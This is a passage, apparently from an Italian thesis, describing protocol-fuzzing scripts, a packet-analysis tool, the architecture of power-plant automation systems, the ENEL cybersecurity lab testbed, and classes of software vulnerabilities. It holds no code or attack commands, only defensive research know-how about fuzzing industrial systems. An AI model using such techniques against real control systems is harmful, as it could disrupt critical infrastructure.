PayloadForge.php costruisce un singolo *payload*. La creazione del nuovo *payload* può utilizzare un pacchetto preesistente in cui inserire o sovrascrivere una sequenza di byte con una serie di valori in formato esadecimale o con una stringa. Se in input non è fornito alcun file, lo script crea un *payload* e, se non è fornito un file di output, scrive il risultato sullo *standard output*.

PayloadsGenerator.php genera varianti di un singolo *payload* alterando un singolo byte. Ogni nuovo *payload* si presenterà con l'n-esimo byte sostituito da uno dei valori scelti. Se in input non è fornito alcun file, lo script resta in attesa di dati dallo *standard input* e, se non è fornito un file di output, scrive sullo *standard output*.

PayloadMerge.php concatena più *payload* in un unico file ed il risultato è stampato sullo *standard output*.

RoughTCPCommunicator.php crea una connessione con un host ed invia uno o più *payload*. Lo script invia in sequenza tutti i *payload* memorizzati nel file, dopo aver instaurato una connessione TCP con l'host relativo all'indirizzo IP ed alla porta passati come parametri, senza analizzare le risposte. Per evitare inutili attese, può esser impostato un timeout, indicato in secondi, che termina forzatamente la connessione.
I *payload* da inviare possono rappresentare l'intero flusso di una singola trasmissione di dati, oppure singole richieste ognuna indipendente dalle altre, perciò è possibile scegliere se effettuare una connessione permanente o lasciare che lo script si connetta per ogni *payload* disponibile.
La sequenza dei dati inviati e ricevuti, può essere salvata su file oppure mostrata a video.

5.2.3. HexToBit

HexToBit è un software sviluppato in .Net3.5 ed utilizzato per semplificare l'analisi degli output prodotti da Wireshark e FuzzerKit.
Lo strumento ha una interfaccia grafica che consente di analizzare il payload di una comunicazione bidirezionale tra due host, fornendo un valido aiuto per la comprensione di un protocollo. La comunicazione viene presentata sotto diverse forme, per permettere all'utente di facilitare il *reverse engineering*.

L'input dello strumento è il *dump* di uno scambio di pacchetti (vedi Figura 5.4), generato da Wireshark oppure un file con estensione "whd" che rappresenta la registrazione effettuata da FuzzerKit di una comunicazione con un host remoto.

Come illustrato in Figura 5.5, lo strumento visualizza il contenuto di un pacchetto memorizzato all'interno di un file, mostrandolo in formato esadecimale, binario, decimale ed ASCII, in un'unica schermata. Inoltre, lo strumento mostra altre informazioni, quali il totale dei pacchetti presenti nel file, il numero del pacchetto nel flusso della comunicazione e la sua lunghezza.

L'intera comunicazione può esser analizzata visualizzando un *payload* alla volta ed è possibile scorrere tra i pacchetti presenti nel file.
Lo strumento offre altre funzionalità per manipolare un pacchetto. È possibile ruotare i suoi bit verso destra e verso sinistra, modificare ogni byte in tempo reale e convertire le modifiche applicate ad un *payload* rispettivamente in formato esadecimale o binario.




Figura 5.5.: Esempio di funzionamento di HexToBit

Lo strumento, infine, permette di evidenziare i byte che differiscono in due *payload*. Il confronto avviene preselezionando un *payload* come base, che sarà poi confrontato con tutti quelli visualizzati successivamente. Ogni byte che non corrisponde sarà colorato di rosso. Il colore blu è invece utilizzato per mettere in evidenza o estrapolare dal contesto tutti quei byte che assumono uno o più valori ritenuti interessanti.

Parte II.

Il Caso di Studio

6. Il Caso di Studio

6.1. Il sistema di automazione degli impianti di generazione elettrica

6.1.1. Generalità

I moderni sistemi di automazione degli impianti termoelettrici vengono realizzati con sistemi di controllo, di protezione, di supervisione e di allarme tecnologicamente avanzati e configurati per la gestione dell'impianto in ogni assetto di funzionamento previsto dal progetto. La conduzione dell'impianto avviene da un'unica Sala Manovra per tutte le unità (o sezioni o gruppi) di impianto attraverso dispositivi d'interfaccia operatore di tipo informatizzato. Il sistema di automazione è progettato come un sistema unico per l'intero impianto, integrando i sistemi di controllo ausiliari esterni per gestire in maniera centralizzata dati e servizi. Il sistema mantiene al proprio interno la necessaria separazione logica e di implementazione fra le funzioni di protezione e controllo. Il sistema prevede le opportune ridondanze, in modo che il guasto di un singolo componente non ne pregiudichi il corretto funzionamento. Adeguate funzioni di autodiagnostica verificano costantemente l'integrità dei componenti e, in caso di anomalia, si provvede automaticamente alla commutazione sul componente di riserva, senza che l'impianto subisca variazioni di funzionamento rilevabili. Nel caso di guasti non immediatamente recuperabili, il sistema porterà l'impianto in condizioni di funzionamento conservative o, se necessario, in fermata. Il sistema di automazione implementa le funzioni di supervisione, allarme, regolazione, comando e protezione ed è progettato per mantenere i parametri d'impianto, durante il funzionamento in regime stazionario e nel corso dei transitori, entro i valori limite ammessi. La funzione di protezione, in modo indipendente dalla funzione di controllo, implementa un monitoraggio continuo dei parametri di blocco fermando l'impianto, qualora necessario, per situazioni interne al macchinario, per condizioni anomale del processo o per cause derivanti dalla rete elettrica esterna. Il sistema di automazione deve inoltre:

- controllare le fasi di avviamento e fermata mediante l'utilizzo di sequenze automatiche;
- monitorare in modo continuo i componenti per segnalare all'operatore l'insorgenza di condizioni di funzionamento anomale (ad esempio vibrazioni del macchinario rotante);
- monitorare continuamente gli inquinanti emessi dal camino e delle immissioni al suolo per il controllo del rispetto dei limiti ambientali di legge.

Il sistema è, infine, dotato di capacità di archiviazione dei dati di esercizio e di elaborazione delle prestazioni, nonché di funzionalità di diagnostica dei componenti e del processo. I dati archiviati permettono sia l'utilizzo ottimale dell'impianto che di supportare gli interventi di manutenzione.

6.1.2. Architettura

Nella Figura 6.1 è riportato uno schema semplificato del Sistema di Automazione di un impianto a ciclo combinato con due gruppi di produzione di ultima generazione. Tra i sistemi si distingue il cosiddetto Sistema di Controllo Principale (SCP), che è a tutti gli effetti un Distributed Control System, che integra tutti i numerosi sistemi di controllo secondari, gestisce l'interfaccia uomo-macchina (HMI) e, tramite questa, l'interazione con gli operatori di Sala Manovra.




Figura 6.1.: Schema di un sistema di automazione

Tra i sistemi secondari, in un ciclo combinato, occupa un ruolo importante il Sistema di Controllo Turbogas (SCTG). Infatti il Turbogas, cuore dell'impianto a ciclo combinato,

è un "package" a se stante. Esso è dotato di un proprio Sistema di Controllo, con controllori e logiche di regolazione proprietari, così come tutta la sensoristica ed i dispositivi di attuazione. Inoltre, sono presenti altri sistemi di controllo di impianti secondari ed ausiliari (indicati genericamente come SCIA). In un impianto termoelettrico tradizionale alimentato a carbone essi raggiungono le decine di unità. Tutti questi sistemi sono connessi alla "Rete di Processo" ed integrati con l'SCP che svolge tutte le funzioni di comando.

Un elenco di alcuni sistemi ausiliari, detti "sistemi terzi", comprende ad esempio:

- i sistemi di protezioni elettriche;
- i sistemi di Eccitazione delle Turbine;
- un impianto Filtrazione Condensato;
- un impianto Produzione Acqua Demineralizzata;
- un impianto di Trattamento Acque Reflue;
- un impianto Trattamento Acque Biologiche;
- le caldaie Ausiliarie;
- i sistemi di movimentazione e stoccaggio del carbone (solo per impianti alimentati a carbone).

Oltre a quelli con funzioni di regolazione e controllo, sono presenti alcuni sistemi che svolgono esclusivamente funzioni di monitoraggio e diagnostica. In generale, questi ultimi hanno una strumentazione propria, ad esempio il sistema per il monitoraggio delle vibrazioni (SMAV) e quello per il monitoraggio delle emissioni (SME), ma utilizzano anche dati provenienti dall'SCP, ad esempio la potenza dell'impianto. Dopo l'elaborazione sul sistema stesso, i principali dati di monitoraggio e diagnostica, di solito vengono trasmessi all'SCP per essere resi disponibili agli operatori di Sala Manovra. Alcuni di questi dati possono essere anche "allarmi". Esistono infine, sempre sulla *Rete di Processo*, alcuni elaboratori dedicati alle funzioni di servizio (stampe, elaborazione dati). Nella Figura 6.1 sono indicati nell'Area Servizi, comune ai due gruppi dell'impianto. Le comunicazioni tra tutti questi sistemi utilizzano protocolli standard, come il TCP/IP al livello di rete e l'OPC (OLE for Process Control) a livello applicativo.

Per la connessione con il "campo", cioè con gli strumenti di misura e gli attuatori presenti sull'impianto (Livello Field in Figura 6.1), si utilizza sempre più la tecnologia digitale del *Bus di Campo*, insieme alla tradizionale tecnologia analogica del cablaggio 4-20 mA.

6.1.3. Connessione con la rete gestionale

Attualmente la *Rete di Controllo* (o la *Rete di Processo*) degli impianti di produzione di energia elettrica è integrata in un sistema informativo più ampio, che include anche la rete di business dell'azienda. Inoltre, alcuni servizi di manutenzione delle apparecchiature di controllo di processo vengono eseguiti da remoto. Per questo motivo, per rendere disponibile i dati di processo alle diverse funzioni aziendali, si è soliti connettere la *Rete di Processo* con la *Rete Uffici* di una Centrale di Produzione. Questa connessione deve essere sicura, in modo da garantire non solo il corretto funzionamento dei sistemi sulla *Rete di*

Processo ma anche la protezione da eventuali intrusioni dall'esterno e la confidenzialità, l'integrità e la disponibilità dei dati diffusi all'esterno.




Figura 6.2.: Architettura "Company Network"

Una soluzione standard per connettere la rete di processo (Figura 6.2), con i suoi sistemi critici, alla *Rete Uffici*, con i suoi PC e stazioni di lavoro prevede un firewall ed una rete di appoggio, la rete demilitarizzata (DMZ), alla quale sono collegate le macchine di gestione della diffusione dati d'impianto. Il firewall instrada informazioni sulle tre reti locali, coerentemente alla politica degli accessi decisa dall'azienda. La rete gestionale dell'impianto (*Rete Uffici*) è solitamente collegata alla *Rete Aziendale* (Intranet) che, a sua volta, è collegata ad Internet.

6.2. Laboratorio di Cybersecurity




Figura 6.3.: Laboratorio di CyberSecurity

Il nostro studio si è svolto all'interno del laboratorio di CyberSecurity del centro di ricerca ENEL di Livorno. Questo laboratorio riproduce un modello di sistema per il controllo e la supervisione di un processo di produzione di energia elettrica in una centrale termoelettrica.

Come mostrato nella Figura 6.3, la dorsale dell'intera infrastruttura è costituita da uno switch L3 (chiamato "Centro Stella") e dai firewall, che permettono le comunicazioni tra lo switch e le sottoreti presenti. Il perimetro di ogni sottorete è definito dal proprio firewall che, in questo contesto, svolge anche le funzioni di un router. Lo switch L3 è fisicamente diviso in due switch i quali a loro volta sono uniti logicamente da un grande firewall, chiamato "Fortinet". La rete complessiva è divisa in 8 grandi aree.

Area Power Context Simulator

Questa rete è usata per simulare l'intranet ENEL, un network con dei componenti situati all'esterno dell'impianto di produzione, ma con diritti di accesso ad alcune macchine all'interno dell'impianto. La rete Power Context Simulator connette tutti i siti ENEL

(centrali elettriche, uffici amministrativi, centri di ricerca) e garantisce l'accesso ad alcune risorse all'interno dell'impianto da macchine collocate all'esterno della struttura.

La rete è composta da un server Windows Domain, che autentica le macchine della sottorete e da due client VPN che hanno accesso remoto, dopo esser stati autenticati, al sistema SCADA.

Area Horizontal Service

Questa rete offre una serie di servizi di supporto come Server FTP, Samba, DNS ed altri. In un sistema complesso, come un impianto di produzione elettrica, vi sono alcuni servizi utilizzati dai client collocati in varie reti del network. I server che forniscono questi servizi appartengono ad una sottorete separata, per evitare che loro malfunzionamenti possano danneggiare sottoreti più critiche.

Area Threat and Attack Simulator

Questa rete contiene dei sistemi che simulano minacce ed attacchi. I sistemi sono collegati ad un database di attacchi standard, che vengono utilizzati per eseguire dei test. I risultati dei test vengono monitorati ed analizzati dai sistemi Observer. Questa rete comprende sia macchine Windows che macchine Unix per tentare di coprire il maggior numero di attacchi possibili.

Area Internet

Quest'area rappresenta il punto di accesso verso internet, realizzato tramite un modem ADSL.

Area Scada System

L'Area Scada System simula il sistema di controllo del processo di produzione elettrica in un impianto. Essa è divisa in due reti: la *Rete di Processo* e la *Rete di Controllo*. Queste due reti riproducono tutti i collegamenti tra i sistemi SCADA all'interno di un impianto di produzione ENEL e tutte le interfacce verso altri sistemi di controllo esterni.

Quest'area può essere considerata un potenziale punto di accesso per gli attaccanti, per questo deve essere posta particolare attenzione all'autenticazione delle macchine che vi si connettono.

La *Rete di Processo* contiene tutti i server ed i client SCADA, tipicamente sono duplicati per ragioni di ridondanza, mentre, la *Rete di Controllo* simula attraverso l'Idrolab (paragrafo 6.3), un particolare sistema di circuiti idraulici, l'impianto di produzione dell'energia elettrica. Inoltre, la *Rete di Processo*, è costituita da altre due sottoreti: la *Rete Dati* ed una *DMZ*. La *DMZ*, accessibile sia dall'*Area Power Context* che dalla *Rete di Processo* dell'impianto, è attraversata da tutte le comunicazioni tra la *Rete di Processo* e la *Rete Dati*. Questo assicura che i dati critici non possano essere accessibili dalle macchine esterne.

Gli elementi principali dell'Area Scada System sono un firewall, una stazione di controllo, una stazione di ingegneria, una stazione per l'area dei servizi comuni ed un data server; descriviamo brevemente le funzioni svolte da questi sistemi.

Il firewall controlla il traffico in entrata ed in uscita, analizza i dati e blocca possibili attacchi. Data la natura critica del sistema che protegge, in questo contesto, è stato utilizzato un firewall Nokia, chiamato "Fortinet", dotato di risorse hardware dedicate. Il firewall instrada i pacchetti nelle 3 sottoreti del sistema SCADA: la *Rete Dati* (IP 192.168.101.0/24); la rete *DMZ* (IP 192.168.100.0/24); la *Rete di Processo* (IP 10.0.255.0/24).

La stazione di controllo deve monitorare l'intero processo di produzione attraverso un software SCADA, che elabora un progetto e fornisce agli operatori un'interfaccia per il controllo. La macchina ha due interfacce di rete: una sulla *Rete di Processo* ed una sulla *Rete di Controllo*. La connessione sulla *Rete di Processo* permette lo scambio di informazioni con gli altri sistemi SCADA, mentre la connessione sulla *Rete di Controllo* permette la raccolta dati e l'invio di comandi ai controllori PLC. Il software è in grado di generare azioni automatiche in risposta a determinati eventi scatenati dalle informazioni recuperate dai messaggi dei PLC, oppure azioni manuali comandate da un operatore o da un altro client SCADA. I dati raccolti vengono inviati, inoltre, alla stazione per l'area dei servizi comuni.

La stazione di ingegneria ha il compito di creare il progetto di produzione iniziale, tenendo conto dei vari tipi dei controllori PLC e di tutti quei dispositivi installati sul campo (valvole, attuatori, ecc..). Il progetto, una volta creato, viene caricato dai controllori ed eseguito.

Il sistema per l'area dei servizi comuni (ASC) offre una serie di servizi quali la diagnostica delle anomalie, la raccolta e la diffusione dei dati del processo rilevati dal sistema di controllo e rediretti al data server. L'ASC, inoltre, è in grado di fornire, ad un operatore, statistiche semplici in tempo reale sullo stato del processo.

Infine, il data server (Server PI) acquisisce i dati industriali ed ha un'alta capacità di storage. Esso utilizza una base di dati relazionale per organizzare le informazioni ricevute e renderle disponibili per statistiche avanzate ai client delle reti aziendali (ad esempio la Power Context Simulator).

Questi sistemi utilizzano il protocollo OPC per lo scambio dei dati di supervisione e controllo. Lo scambio di messaggi tramite questo protocollo rende le macchine sia client che server, in quanto si instaurano connessioni reciproche.

Area Observer Terminal

La rete Observer è composta da una serie di nodi che svolgono monitoraggio del traffico all'interno del network e memorizzano tutte le informazioni necessarie per valutare il livello di sicurezza del sistema. Questa sottorete è composta essenzialmente da un gruppo di "pc sensori" e da un repository che immagazzina i dati. I pc sensori sono connessi alla porta SAP di ciascuno switch, i dati vengono inviati al repository Observer dove vengono memorizzati in un database. Inoltre, il pc del repository ha una doppia interfaccia di rete, per mezzo della quale un operatore può interrogare il database.

Area Testbed Master Administrator

Quest'area è utilizzata per coordinare da remoto tutte quelle aree nelle quali vengono simulati gli attacchi. É un semplice sistema utilizzato per gestire tutte le operazioni re-

lative l'avvio e l'arresto dei test ed il monitoraggio in tempo reale del comportamento di ogni componente del network. Alla fine dell'esperimento, questo sistema può essere utilizzato anche per analizzare i dati ed i risultati.

Area Vulnerabilities, Countermeasures and Attack Repositories

Quest'area memorizza tutte le informazioni necessarie sulle vulnerabilità presenti nei vari sistemi e le relative contromisure che potrebbero essere implementate per evitare possibili attacchi. Essa conterrà anche una possibile valutazione dell'efficacia di ciascuna contromisura, che potrebbe essere adottata per mitigare gli effetti di un determinato attacco. Il repository è diviso in due sezioni, una dedicata ai server e l'altra ai client.

6.3. Idrolab




Figura 6.4.: Architettura impianto Idrolab

Lo scopo principale della *Rete di Campo* è collegare i controllori con i sistemi di supervisione e controllo ad alto livello e connettere i controllori con gli attuatori ed i sensori del campo.

Nel nostro ambiente protetto, un dispositivo complesso elettromeccanico formato da tubi, valvole, sensori e pompe, è usato per emulare fisicamente i differenti stati ed il processo termodinamico di un impianto di produzione reale. Esso è direttamente connesso, attraverso la *Rete di Controllo* e la *Rete di Processo*, agli SCADA server, tipicamente utilizzati per controllare l'impianto di produzione.

Nella Figura 6.4 è mostrata a livello astratto l'hardware di questo dispositivo elettromeccanico.

7. Gestione delle vulnerabilità automatizzata

7.1. Le vulnerabilità standard

Le vulnerabilità standard si possono suddividere in tre grandi categorie:

- vulnerabilità critiche;
- vulnerabilità che provocano perdita di informazioni;
- vulnerabilità che provocano DoS.

7.1.1. Vulnerabilità Critiche

Questo gruppo è la principale sorgente di problemi di sicurezza. Se sfruttate, queste vulnerabilità possono permettere ad un attaccante l'esecuzione di codice arbitrario e l'elevazione dei privilegi, quindi, la compromissione del sistema. Esse rappresentano una minaccia immediata per tutti i sistemi presenti in una rete. In un report di Nessus, questa categoria di vulnerabilità è contrassegnata dalle voci Massima, Alta e Media criticità. I principali fattori che fanno classificare una vulnerabilità come critica sono correlati alla possibilità di sfruttarla da remoto e dai privilegi che si possono ottenere dopo un attacco.

In generale, le vulnerabilità con criticità più alta sono quelle che possono essere sfruttate da remoto, senza richiedere un account sul sistema da attaccare e che forniscono un accesso privilegiato. Le vulnerabilità critiche sono sfruttate da molti worm, cavalli di troia e virus. Se in una rete è presente un gran numero di queste vulnerabilità, allora un singolo worm può comprometterla completamente. La presenza di firewall, anche se ben configurati, non è in grado di proteggere il sistema, qualora un utente connetta un laptop infetto, che provocherebbe una cascata di attacchi automatizzati in tutta la rete.

Le varie vulnerabilità critiche possono essere classificate in base al tipo:

- buffer overflow;
- directory traversals;
- format string attacks;
- default passwords;
- misconfigurations;
- known backdoors.

Buffer Overflow
Il buffer overflow, dovuto alla mancanza del controllo della lunghezza dei parametri in input, si può verificare quando il programma si limita a copia il valore ricevuto in un buffer di lunghezza prestabilita, confidando che il mittente non immetta dati con dimensione maggiore del buffer. Questo può accadere se il programma è stato scritto in un linguaggio che permette la gestione manuale della memoria e utilizza le funzioni di libreria di I/O che non controllano la dimensione dei dati. Qualora un attaccante invii un input, di dimensioni maggiori al buffer, potrebbe sovrascrivere le variabili interne del programma o dello stack; di conseguenza, il software può dare risultati errati ed imprevedibili oppure bloccarsi. Avendo adeguate informazioni sul programma vulnerabile, lo si può attaccare mentre è in esecuzione inviandogli un input che scrive dello *shellcode* nello stack del processo, provocandone l'esecuzione.

Directory Traversals
Queste vulnerabilità forniscono semplici modi per accedere ai file verso i quali, normalmente, l'accesso per un determinato utente dovrebbe essere inibito.

Questo tipo di attacchi sfrutta il mancato controllo degli input e la sanitizzazione delle stringhe.

Format string attacks

Una stringa di formato, o format string, è una particolare stringa contenente parametri (identificati dal simbolo %) che consentono di rappresentare, o semplicemente stampare in un formato specificato, le variabili passate come argomenti alla funzione interessata. Esistono numerosi parametri utilizzabili in una stringa di formato, per esempio, *%s* stampa la stringa puntata dall'indirizzo di memoria contenuto nella variabile. Tramite questo attacco è possibile leggere e scrivere nello stack alterando la struttura interna del programma originale.

Default Passwords

Questa vulnerabilità è dovuta al mancato aggiornamento in un sistema delle credenziali di accesso fornite dal produttore. Questi tipi di password sono comuni e facilmente reperibili da un attaccante. Questa vulnerabilità può provocare l'autenticazione di utenti non autorizzati.
Nessus ha un vasto database per password comuni e di default tramite il quale i plugin sono in grado di rilevare questo tipo di vulnerabilità.

Misconfigurations

